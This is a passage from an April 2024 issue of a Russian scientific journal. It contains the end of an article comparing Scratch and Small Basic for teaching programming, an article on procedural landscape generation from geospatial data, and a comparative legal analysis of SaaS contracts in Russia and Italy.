Small Basic – это еще один инструмент, предназначенный для обучения программированию, разработанный Microsoft. В отличие от Scratch, Small Basic использует текстовый язык программирования, который ближе к более традиционным языкам программирования, таким как BASIC. Хотя Small Basic и предоставляет текстовый интерфейс для написания кода, он все еще остается простым и легко усваиваемым для начинающих. Small Basic предлагает обширную документацию и учебные материалы, которые помогают новичкам быстро освоить основы программирования. Small Basic был разработан Microsoft в 2008 году. Главное окно программы выглядит следующим образом (рисунок. 2):




Рисунок 2. Программа Small Basic.

Small Basic очень прост, с лаконичной средой разработки, которая представляет собой простой текстовый редактор и несколько кнопок меню. Кроме того, язык обладает набором библиотек, что делает процесс программирования на нем увлекательным и интересным. Язык содержит всего 20 ключевых слов и предоставляет всплывающие подсказки.

Оба инструмента имеют свои преимущества и недостатки, и выбор между ними зависит от индивидуальных предпочтений и потребностей учащегося. Scratch предлагает более визуальный подход к программированию, что делает его привлекательным для младших школьников и тех, кто предпочитает обучение через игру. С другой стороны, Small Basic может быть более подходящим выбором для старших школьников или тех, кто хочет более глубоко понять основы текстового программирования.

Необходимость формирования базовых профессиональных умений за короткий промежуток времени помогает внедрять новые технологии и методы обучения

программированию, стимулировать студентов и раскрывать их творческий потенциал. Одним из лучших продуктов, предназначенных для овладения основами программирования, доступных в настоящее время на рынке программного обеспечения, является среда программирования Scratch.

Следует отметить, что использование Scratch на начальном этапе обучения программированию дало очень хорошие результаты, сформировав начальные базовые знания о построении базовых алгоритмов. Оценка мониторинга качества образовательных результатов в рамках исследовательской дисциплины "Информатика" выявила следующую картину: в экспериментальной группе уровень овладения профессиональными способностями был значительно, на 12%, выше, чем у контрольной группы. После изучения базовой структуры программирования с использованием Scratch рекомендуется продолжить изучение небольших основ. Использование этого языка программирования для изучения базовой структуры алгоритма может привести к быстрым результатам обучения. На самом деле, большинство современных языков программирования трудны для понимания. Именно этот факт часто становится препятствием для дальнейших исследований в области программирования. Решением этой проблемы является использование специализированных инструментов, предназначенных для обучения новичков на начальном этапе обучения.

Например, математический объект представлен в Small Basic и используется для обработки математических функций. Все методы этого объекта можно просмотреть, не выходя из окна редактора. Кроме того, предусмотрен оперативный вывод, что значительно облегчает работу начинающих пользователей. Другой отличительной особенностью небольших программ Basic является возможность явно не объявлять переменные, поэтому вы можете вводить переменные в любом месте программы без необходимости рассматривать это с самого начала.

При выборе между Scratch и Small Basic важно учитывать индивидуальные потребности и предпочтения учащегося. Если цель - просто познакомиться с основами программирования и создать интересные проекты без необходимости погружения в текстовый код, то Scratch будет отличным выбором. Его игровой подход и возможность мгновенно увидеть результаты своей работы делают его привлекательным для многих начинающих. Но если у учащегося есть желание изучить более традиционные языки программирования или более глубоко понять основы алгоритмов и структур данных, то Small Basic может быть более подходящим вариантом. Его текстовый интерфейс подготовит пользователей к более продвинутому языку программирования, таким как Python или Java, в будущем.

Таким образом, использование небольших сред программирования Basic и Scratch для изучения основ программирования позволяет студентам не только освоить базовые концепции программирования, но и легко перейти на следующий уровень программирования.

Независимо от выбора между Scratch и Small Basic, оба инструмента отлично подходят для введения детей в мир программирования. Они помогают развивать навыки решения проблем, логического мышления и креативности, которые будут полезны во многих аспектах их будущей жизни. Благодаря простоте и доступности этих инструментов, дети могут начать свое программистское путешествие с уверенностью и вдохновением.

\*\*\*

1. Великович, Л.С. Программирование для начинающих / Л.С. Великович. - М.: Бином. Лаборатория знаний, 2011. - 287 с.
2. Иванов, В. М. Интеллектуальные системы : учеб. пособие для вузов / В. М. Иванов ; под науч. ред. А. Н. Сесекина. — М. : Издательство Юрайт, 2017. — 91 с.
3. Зыков, С. В. Программирование. Объектно-ориентированный подход : учебник и практикум для академического бакалавриата / С. В. Зыков. — М. : Издательство Юрайт, 2019. — 155 с.

**Яровой Р.В., Рябов Г.А., Крганов В.В., Солодухин Б.В.**  
**Процедурная генерация ландшафта на основе геопространственных данных для виртуальных сред**

*Военная академия связи  
(Россия, Санкт-Петербург)*

doi: 10.18411/trnio-04-2024-691

#### **Аннотация**

В статье рассмотрены основные принципы процедурной генерации ландшафта, включая использование шумовых функций и алгоритмов растеризации. Особое внимание уделяется роли геопространственных данных в процессе создания виртуальных миров. Подчеркивается значимость дальнейших исследований для развития технологий процедурной генерации и создания более качественных виртуальных миров.

**Ключевые слова:** процедурная генерация, ландшафт, геопространственные данные, виртуальные среды, цифровые модели рельефа, интеграция данных, компьютерная графика, разработка игр, виртуальная реальность.

#### **Abstract**

The article discusses the basic principles of procedural landscape generation, including the use of noise functions and rasterization algorithms. Particular attention is paid to the role of geospatial data in the process of creating virtual worlds. The conclusion emphasizes the importance of further research for the development of procedural generation technologies and the creation of better virtual worlds.

**Keywords:** procedural generation, landscape, geospatial data, virtual environments, digital elevation models, data integration, computer graphics, game development, virtual reality.

Виртуальные среды становятся все более популярными в различных областях, включая игровую индустрию, визуализацию данных и обучение. Одним из ключевых аспектов создания реалистичных виртуальных миров является генерация ландшафта. Процедурная генерация ландшафта предоставляет эффективные средства для создания разнообразных и уникальных окружающих сред, однако для достижения максимальной реализма часто требуется использование геопространственных данных [1].

Геопространственные данные, такие как карты высот, карты почвенного покрова, гидрографические данные и другие, содержат важную информацию о реальных ландшафтах. Их использование при процедурной генерации позволяет создавать виртуальные миры, которые в большей степени соответствуют реальным местам.

Процедурная генерация ландшафта – это метод создания рельефа и окружающей среды в виртуальных мирах с использованием алгоритмов и математических моделей. В основе этого подхода лежит идея о том, что ландшафт может быть создан не только вручную, но и автоматически с помощью различных алгоритмов. Основные принципы процедурной генерации ландшафта включают в себя:

1. Шумовые функции: одним из наиболее широко используемых методов является генерация ландшафта с использованием шумовых функций, таких как шум Перлина [2]. Эти функции создают случайные паттерны, которые могут эмулировать различные формы рельефа, такие как горы, холмы, долины и плато.
2. Алгоритмы растеризации: для создания более сложных форм ландшафта часто применяются алгоритмы растеризации, которые преобразуют 2D или 3D данные в дискретные значения высоты. Эти алгоритмы могут учитывать различные параметры, такие как наклон поверхности, степень склона и т.д., что позволяет получать более реалистичные результаты [3].

Процедурная генерация ландшафта позволяет создавать разнообразные уникальные окружающие среды. Этот метод предоставляет эффективный способ создания виртуальных миров, которые могут быть как фантастическими, так и реалистичными.

Для создания более реалистичных и автентических виртуальных сред, которые могут быть использованы в различных областях, от развлекательных игр до научных исследований, при процедурной генерации ландшафта целесообразно использование геопространственных данных [4]. К ключевым аспектам использования геоданных при генерации виртуального ландшафта можно отнести:

1. Реализм и автентичность: геоданные, такие как карты высот, гидрографические данные, карты почвенного покрова и другие, предоставляют важную информацию о рельефе, водоемах, типах почвы и других физических характеристиках местности. Использование этих данных позволяет создавать виртуальные ландшафты, которые более реалистично отражают реальные местности.
2. Географическую точность: геопространственные данные обычно имеют высокую географическую точность, что позволяет точно воссоздавать особенности рельефа и ландшафта. Это особенно важно при создании виртуальных сред, которые базируются на конкретных реальных местностях.
3. Разнообразии атрибутов: геоданные могут содержать разнообразную информацию о ландшафте, такую как высоты точек, типы почвы, распределение водоемов и т.д. Это позволяет создавать разнообразные и детализированные виртуальные миры с учетом различных характеристик местности.

Для успешной интеграции геопространственных данных в процедурную генерацию ландшафта необходимы специальные методы адаптации, которые позволяют эффективно использовать разнообразные типы геоданных и преобразовывать их таким образом, чтобы они соответствовали требованиям процедурной генерации. Ключевые методы адаптации включают в себя:

1. Преобразование формата данных: геопространственные данные могут быть представлены в различных форматах, таких как растровые карты, векторные данные или форматы, специфичные для геоинформационных систем (ГИС). Методы преобразования позволяют перевести данные из одного формата в другой таким образом, чтобы они могли быть эффективно использованы при генерации ландшафта.
2. Фильтрация и обработка данных: геопространственные данные могут содержать шумы, артефакты или несоответствия, которые могут негативно сказаться на результате процедурной генерации. Методы фильтрации и обработки позволяют устранить эти проблемы путем удаления выбросов, сглаживания или других операций.
3. Интерполяция и экстраполяция: в случае отсутствия данных в некоторых областях или необходимости увеличения разрешения, применяются методы интерполяции и экстраполяции. Они позволяют заполнить пробелы в данных или создать новые данные на основе имеющихся.

После подготовки геопространственных данных и выбора методов адаптации необходимо перейти к этапу реализации и интеграции виртуального ландшафта в желаемую виртуальную среду. Этот этап включает в себя несколько ключевых шагов:

1. Разработка алгоритмов генерации: на основе подготовленных геопространственных данных и выбранных методов адаптации разрабатываются алгоритмы и процедуры генерации ландшафта. Алгоритмы определяют, какие части геоданных будут использоваться для создания окружающей среды в виртуальном мире.



2. Интеграция в среду разработки: созданный ландшафт интегрируется в выбранную среду разработки или игровой движок, что включает в себя программирование взаимодействия с ландшафтом, его отображение и оптимизацию для повышения производительности.
3. Тестирование и настройка: после интеграции ландшафта в виртуальную среду проводится тестирование его работы и реакции на внешние воздействия. В процессе тестирования могут быть выявлены проблемы или несоответствия, которые требуют коррекции и настройки.
4. Оптимизация производительности: для обеспечения плавного и эффективного функционирования виртуальной среды проводится оптимизация производительности, что включает в себя улучшение алгоритмов генерации, оптимизацию отображения ландшафта и использование техник, таких как Level of Detail (LOD) [5], для уменьшения нагрузки на систему.
5. Доработка и дополнения: в зависимости от конкретных требований и целей проекта может потребоваться доработка или дополнение созданного ландшафта. Это может включать в себя добавление деталей, изменение параметров генерации или внесение других изменений для улучшения реализма и атмосферности виртуальной среды.

Четкое следование этапам обеспечивает успешное создание виртуального мира и нормальное внедрение процедурно сгенерированного ландшафта в желаемую виртуальную среду.

К основным преимуществам процедурной генерации ландшафта на основе геопространственных данных относятся:

- 1) Реализм и автентичность: использование реальных геопространственных данных позволяет создавать виртуальные миры, которые максимально приближены к реальным местностям;
- 2) Универсальность: геопространственные данные доступны для большинства регионов мира, что позволяет создавать виртуальные среды, вдохновленные различными географическими областями;
- 3) Эффективность: процедурная генерация ландшафта позволяет создавать большие и разнообразные миры с минимальными затратами на ресурсы и время.

В то же время такая процедурная генерация имеет и ряд недостатков:

- 1) Ограниченность данных: геопространственные данные могут быть неполными или содержать ошибки, что может привести к нереалистичным результатам в процедурной генерации.
- 2) Необходимость адаптации: интеграция геоданных в процесс генерации ландшафта требует дополнительной работы по их адаптации и обработке, что может потребовать дополнительных ресурсов и усилий.
- 3) Ограниченный контроль: в некоторых случаях процедурная генерация может ограничивать контроль над конечным результатом, что может затруднить достижение желаемых эффектов.

В целом, несмотря на ограничения, использование геопространственных данных в процедурной генерации ландшафта представляет собой мощный инструмент для создания реалистичных и захватывающих виртуальных миров, который продолжает привлекать внимание разработчиков и исследователей в различных областях.

\*\*\*

1. Яровой Р.В., Голиков В.В., Рябов Г.А., Разработка и применение программных тренажеров в инженерном образовании при подготовке специалистов войск связи Вооруженных Сил Российской Федерации// В сборнике: Современные тенденции инженерного образования. Сборник материалов Научно-практической конференции. Санкт-Петербург, 2023. С. 383-387.

2. URL: [https://ru.wikipedia.org/wiki/Шум\\_Перлина](https://ru.wikipedia.org/wiki/Шум_Перлина) (Дата обращения: 21.03.2024)
3. URL: <https://studfile.net/preview/9361894/page:7> (Дата обращения: 21.03.2024)
4. Яровой Р.В., Рябов Г.А., Карганов В.В.// Цифровой двойник местности: роль игрового движка в процессе создания, сферы применения двойников// Тенденции развития науки и образования №104/14, 2023. С. 152-155.
5. URL: [https://ru.wikipedia.org/wiki/Level\\_of\\_Detail](https://ru.wikipedia.org/wiki/Level_of_Detail) (Дата обращения: 21.03.2024)

**Moskaleva O.I., Usikova I.V., Zueva N.V.**

**Comparative legal analysis of the provision of SaaS services in Russia and Italy**

*Saint-Petersburg State University  
of Aerospace Instrumentation  
(Russia, Saint-Petersburg)*

doi: 10.18411/trnio-04-2024-692

**Abstract**

The article is devoted to the comparative legal analysis of SaaS service agreements in Russia and Italy. The existing norms of the legislation of the countries and approaches to the conclusion of contracts for the provision of software as a service are considered.

**Keywords:** information technology, software, cloud services, SaaS model, delocalized solutions, contractual relations, digital contracts.

**Аннотация**

Статья посвящена сравнительно-правовому анализу договоров SaaS-обслуживания в России и Италии. Рассмотрены существующие нормы законодательства стран и подходы к заключению договоров на предоставление программного обеспечения как услуги.

**Ключевые слова:** информационные технологии, программное обеспечение, облачные сервисы, SaaS-модель, делокализованные решения, договорные отношения, цифровые контракты.

The fourth post-industrial revolution covers the whole world: transformations are taking place due to the rapid and widespread spread of digital technologies [1], such as high-speed mobile Internet, artificial intelligence (AI) and machine learning. Cloud computing is at the forefront of this "digital breakthrough". As a result, various companies and organizations of all sizes, industries and geographic regions have significantly expanded the adoption and use of cloud computing, including the use of third-party cloud service providers.

**Cloud services**

Both in Russia and in Italy, the practice of using computer programs in cloud services (for example, Dropbox, Google Drive, One Drive, Apple iCloud, Bitrix24), which are online storages (cloud) in which data is stored on numerous servers distributed on the network, is particularly well known. The definition of a cloud service can be presented in a simplified form as an automated way of providing computing power, including software, in remote access mode via the Internet at the request of the client [2].

In simple words, cloud services are a network of servers that are geographically located in different parts of the world, and provide both private users and companies/organizations with data storage services, computing power for solving tasks and cloud software. Payment for such services is made by subscription or upon use.

At the moment, cloud computing services represent the last frontier of delocalized IT solutions [3] in the field of information systems. Delocalized solutions are systems with on-demand redistributable access to a common processing system (for example, to networks, servers, data centers, storage devices, applications and services) [4], through which data and functions can be quickly exchanged [5]. Thus, this method allows all users to access large computing capacities without significant financial costs, which forces suppliers to adapt to the rules of information and computer literacy, for example, to the standards set by the owners of cloud distribution platforms. These services

can be offered jointly by the same provider or by different providers. In fact, the contractual network of relations involved is defined by North American legal science through the image of "contractual chains of cloud providers" [6].

Cloud services themselves are heterogeneous. There are three cloud service models, each of which provides different services:

- Software as a service (SaaS) - software as a service;
- Platform as a service (PaaS) - platform as a service;
- Infrastructure as a service (IaaS) – infrastructure as a service.

This article discusses the first model of cloud services – SaaS, as it is the most common form of providing cloud services. In addition, legal solutions developed in relation to SaaS, in principle, can be used for other cloud service models. Since there is a software component in all these cases, they can be considered from the point of view of copyright and license agreements.

### ***Software as a service***

The essence of the SaaS model is that the user is temporarily provided with software hosted and functioning on the copyright holder's equipment, which is considered as an alternative to local software installation on the user's hardware. The main technological and economic features of the SaaS model include:

- the software is used for its functional purpose via the Internet and through a browser or client program installed on the user's computer;
- technical support and software upgrades are provided by the copyright holder;
- the cost of using the software is lower than local analogues.

In recent years, and especially in connection with the worldwide spread of coronavirus infection and political challenges, online services that provide users with remote access to various digital services and products, including software functionality, are gaining popularity. Modern information technologies (IT), constantly improving, provide users with new opportunities for the distribution and use of software. However, legislation does not always have standards that take into account the development of IT, and this creates the problem of insufficient regulation, which participants in legal relations arising from the use of SaaS services try to solve independently through various contractual structures.

### ***Types of contractual relations***

In order to apply one or another type of contract in practice, it is necessary to understand the legal nature of the processes taking place.

With the classic method of purchasing software, the consumer buys a copy of the program on a disk or downloads it link on the Internet and then installs it on his personal computer, including by recording in computer memory, which makes him the rightful owner of a copy of this software. Such a copy is under the full control of the user, who has the right to independently use the result of intellectual activity, which is a computer program, within the limits established by law. Here there is a need for copyright, which seeks to limit the discretion of the user of this copy of the program in the interests of the copyright holder, creating some legal barriers by setting the methods of use in the license agreement.

The way software is distributed in the form of a cloud service is qualitatively different from the classic way of software distribution. In the case of the SaaS model, the software instance is not provided to the end user and is not installed on his personal computer. The copy is stored under the control of the copyright holder or his partner (licensor), on whose server the computer program itself is installed, and information is stored and processed.

The user interacts with the software through a cloud service provider, which must ensure that such interaction can be carried out within the limits established between them by the agreement, since the user does not have the technical ability to use the program for its intended purpose on his own.

The implementation of SaaS can be different – both through the browser and through an additional installed auxiliary software product that facilitates interaction with the main server part of the licensor, which, as a rule, allows you to use additional functions. In this case, a separate license

agreement is concluded for the use of such auxiliary programs, or it may be an integral part of the cloud services agreement. However, all the functionality of the main program is located in the "cloud", on a server on the Internet, through which the end user gets access to the software.

The key difference between providing remote user access to software functionality from the classical method of distributing a computer program is the absence of the fact of transferring an instance of the program into the possession of the user. Control over the program remains with the copyright holder (authorized person) in full. It is the cloud provider that uses the program in the copyright sense of the word and, if it is not the copyright holder, must obtain the necessary powers from the copyright holder, which are granted to it on the basis of a license agreement.

The end user does not use a copy of the program in any way provided for by applicable law, and therefore, in this case, the application of copyright is not required. In fact, he receives the result of using the program by another person who is the rightful owner of the program, let's call him the "primary user". In fact, the end user only consumes the service provided by the primary user. Thus, the presence or absence of an instance of the software from the end user is of fundamental importance for the purposes of qualifying relations arising in connection with its use.

#### ***Legal aspects of using SaaS in the Russian Federation***

In Russia, there are two main approaches to the contractual regulation of legal relations arising from the use of SaaS services, namely a license agreement and a contract for the provision of paid services.

As for the first option, so the license agreement, since it is about using the software product, its functionality and capabilities, some use of the copyright object is provided. Therefore, in connection with this last aspect, the legal norms provided for by the Civil Code of the Russian Federation should be applied; nevertheless, the powers included in the exclusive right under copyright, regulated by Article 1270 of the Civil Code of the Russian Federation, are not suitable to denote the essence of a cloud service.

This list of powers is not closed, and provides an opportunity for "maneuver", for example, by formulating in the concluded license agreement the appropriate method of using the program as: "providing access to the functionality of the software product specified in Appendix No. 1 to the license agreement via the Internet through a user account", and then the login and password are indicated.

Often, the purpose of concluding license agreements in this case is to apply VAT benefits. However, this type of contract may lose its relevance due to the cancellation of the corresponding benefit for foreign software. Since January 1, 2021, the VAT benefit is valid only for Russian software, namely, included in the unified register of Russian programs for electronic computers and databases [7].

The second option for regulating legal relations is a contract for the provision of paid services. Copyright and the license agreement for granting the right to use copyright objects are closely related to a copy of a computer program, which is the basis for the application of copyright. However, if there is no copy that is transferred to another party (user), then there is no need to create this legal barrier for its use, because all the rights that are part of copyright (paragraph 2 of art. 1270 OF the Civil Code OF the Russian Federation) in one way or another, they are tied to an instance that is transferred from the copyright holder to the user.

In the case of providing remote access to the functionality of a computer program, most of the copyright rules simply do not apply. The exhaustion of rights (Article 1272 of the Civil Code of the Russian Federation) and the right to free use of a computer program (Article 1280 of the Civil Code of the Russian Federation) will not work, since they are tied to the status of the rightful owner of a copy of a computer program, and in this case the end user does not have a copy of a computer program.

SaaS should be considered here as a service, an opportunity to obtain some useful effect. At the same time, payment is made not for granting the right to use the software product, but for the consumption of this service. The concept of "Pay is your go" (your move is payment) is one of the key advantages of the cloud service: you only pay for what you actually use, and this is one of the key points contributing to the popularity of this service. This concept is typical for a contract for the

provision of paid services, where it is paid for the performance of an action, for the service consumed. The norms on the contract for the provision of paid services contain provisions on the possibility of unilateral withdrawal from the contract by each of the parties (Article 782 of the Civil Code of the Russian Federation). At the same time, as follows from the Resolution of the Plenum of the Supreme Court of the Russian Federation dated 12/25/2018 No. 49, if we are talking about commercial contracts, the parties can independently establish in the contract other consequences for the parties upon termination of the contract [8].

Unlike the rules on the license agreement, which do not contain such provisions, binding the parties seriously and for a long time. You will not be able to withdraw from the license agreement if you are a Licensee, and nothing is specified about the conditions for unilateral withdrawal from the agreement. The right to use was granted, the fact that later it turned out that the Licensee no longer needed this right to use the program, the Licensor does not care. The licensee is obliged to pay a fee for the granted right. It turns out that these key aspects of the SaaS cloud service, which limit it to the advantage of the classic license, are characteristic of the contract for the provision of paid services.

Thus, having analyzed the legal nature of these relations and the advantages of both contractual structures, it is clear that there are no unconditional grounds to classify the contract for providing remote access to computer programs as license agreements. The most acceptable contractual structure is a contract for the provision of paid services. At the same time, according to Russian legislation, depending on tax, organizational and marketing considerations, it is possible to qualify such agreements both as license agreements and as contracts for the provision of paid services, depending on tax, organizational and marketing considerations. The established judicial practice on the qualification of concluded contracts indicates that there is a confirmation by the courts of the legality of concluding both license agreements and contracts for the provision of paid services.

#### ***Legal aspects of the use of SaaS in the Republic of Italy***

In Italy, contracts related to SaaS services are classified by legal science according to various criteria.

In principle, there are different cases of paid and gratuitous contracts. In the latter case, to be honest, the user is not obliged to pay the price for the services received, but often he is obliged to provide another type of service: a common example of which is the obligation to consent to receive advertising or use personal data.

In addition, when a user qualifies as a consumer, the rules of consumer contracts are also applied, which in Italy are regulated by a separate code [9]. Recently, special provisions have been added to the latest code aimed at protecting consumers entering into "digital contracts"[10].

Finally, it is necessary to keep in mind the rules for the protection of personal data arising from the legislation of the European Union [11]. With regard to the latter, it should be remembered that in addition to the actual regulations, the institutions of the European Union are increasingly using codes of conduct, and it is important that these codes are developed jointly with companies in the sector, including those providing SaaS services.

Thus, with regard to the legal qualification of contracts related to SaaS services, this issue is highly controversial, and there has been a long debate among Italian scientists. There are four theories on this issue.

According to the first theory, it will be a contract [12]. Such an agreement is provided for in articles 1655-1677 of the Italian Civil Code. However, this idea is open to criticism for two reasons. Firstly, in Italian law, a contract is a paid contract, whereas SaaS contracts, as we said above, are often free of charge or, in any case, do not provide for payment in monetary terms. In addition, the conclusion of a contract by its nature requires negotiations between the parties, while SaaS contracts are usually concluded in a standard manner by signing forms developed by the supplier by the user.

According to another approach, the storage contract model is used in these cases [13]. This agreement is governed by articles 1766-1797 of the Italian Civil Code. More precisely, the user is obliged to save the software provided to him by the supplier and return it to the latter at the end of the contractual relationship. Although this opinion is very original, it raises many doubts, since the

obligations arising from the SaaS contractual relationship are much more complex and numerous than those provided for in the storage agreement.

The third approach assumes that SaaS contracts are atypical and, in particular, should be executed within the framework of the outsourcing model [14]. Even this theory can be easily criticized, since outsourcing also concerns human resources, and not only material ones, like software in SaaS contracts.

In the field of Italian legal science, the fourth theory prevails today, according to which the model of a contract for the provision of paid services is applied to contractual relations related to SaaS services. This agreement is provided for in articles 1559-1570 of the Italian Civil Code. However, some scientists point out that although the rules of the last agreement usually apply, SaaS contractual relationships are not quite typical for it.

The main difference in the contract for the provision of paid services is that these relationships can also be gratuitous, as we have already said. Therefore, in these cases, not all the rules of the contract for the provision of paid services will apply, but only those that relate to certain types of services provided for in this contract, provided that they are compatible with the operation that the parties want to carry out in practice.

In conclusion, when comparing the experience of Russia and Italy, similarities and differences in the legal framework of contracts related to SaaS services are revealed.

There is no legislation in both countries regarding such contracts. Therefore, in both cases it is necessary to use the norms of civil law contracts. This creates difficult problems for both Russian and Italian scientists and programmers, since it is not easy to apply classical contractual schemes to SaaS services.

This is where the differences between the Russian and Italian experience begin. As noted, in Russia, the models of a license agreement and a contract for the provision of paid services were mainly used to qualify legal relations arising in connection with the use of SaaS services.

In the Italian experience, on the contrary, opinions are more diverse, and there are more doubts. If the prevailing theory suggests using the paid service agreement scheme in Italy as well, then other existing approaches relate to models of a contract, a storage agreement or an atypical outsourcing agreement.

An innovation in the Italian experience is the ever-growing influence of European Union legislation, which demonstrates a more modern approach to this issue. In particular, as we have seen, the institutions of the European Union are particularly attentive to aspects related to the protection of personal data, and to this end contribute to the development of codes of conduct written with the participation of entrepreneurs working in the IT sector. There is a widespread opinion among Italian scientists that the issue of regulating SaaS services is likely to be resolved thanks to this new approach [15].

Obviously, both in Russia and in Italy, the difficulties of regulating and qualifying contractual relations for SaaS services are primarily due to the fact that this issue is influenced by rapid technological evolution, which legislators, scientists, programmers and judges can barely keep up with.

\*\*\*

1. Frosini V. The legal horizon of the Internet // Information and Information Technology Law. 2000.
2. Savelyev A.I. Electronic commerce in Russia and abroad: legal regulation. URL: <http://www.consultant.ru/cons/cgi/online.cgi?req=doc&ts=199901854506300170038262751&cacheid=2304B094FDCE3075A06290AB5EA19B7E&mode=splus&rnd=1371A3137DC0BC4F1883C86344732B99&base=CMB&n=18241#k0VjYXTI1bvBH3542> (date of application: 29.03.2024)
3. Report 2020 of the Observatory of Digital Transformation, Politecnico di Milano. URL: <https://www.osservatori.net/it/ricerche/osservatori-attivi/cloudtransformation> (date of application: 28.03.2024)
4. The contracts of administration and distribution / edited by R. Bocchini and A. M. Gambino. Turin: UTET, 2011. P. 165;
5. U.S. Department of Commerce, The NIST Definition of Cloud Computing. URL: <http://csrc.nist.gov/publications/nistpubs/800-145/SP800-145.pdf> (дата обращения: 28.03.2024)
6. Hon, W. K., Millard C., Walden, I. Negotiating Cloud Contracts: Looking at Clouds from Both Sides Now // Stanford Technology Law Review. 2012. P. 83.

7. Federal Law No. 265-FZ dated 07/31/2020 «On Amendments to Part Two of the Tax Code of the Russian Federation»
  8. Resolution of the Plenum of the Supreme Court of the Russian Federation dated 12/25/2018 No. 49 "On some issues of application of the General provisions of the Civil Code of the Russian Federation on the conclusion and interpretation of the contract".
  9. Consumer Code No. 206 dated September 6, 2005
  10. EU Directive No. 2019/770
  11. EU Regulation No. 2016/679 On the Protection of Individuals with regard to the processing of personal data and on the free Movement of such data (General Data Protection Rules).
  12. Pirozzi F. Cloud computing. Marketing and data protection. Milan: Giuffre, 2016. P. 37.
  13. Sicchiero G. The contract for the storage of intangible assets: i-cloud and files upload // Contract and company. 2018. P. 681.
  14. Mantelero A. The contract for the provision of cloud computing services to enterprises // Contract and enterprise. 2012. P. 1218.
  15. Trubiani F. Cloud computing contracts: nature, content and legal qualification // Information and Information Technology Law. 2022. № 2. С. 400.
-



**LJournal**

Научно-издательский центр

Рецензируемый научный журнал

**ТЕНДЕНЦИИ РАЗВИТИЯ НАУКИ И ОБРАЗОВАНИЯ  
№108, Апрель 2024**

Часть 12

Подписано в печать 25.04.2024. Тираж 400 экз.  
Формат.60x841/16. Объем уч.-изд. л.11,51  
Отпечатано в типографии Научный центр «LJournal»  
Главный редактор: Иванов Владислав Вячеславович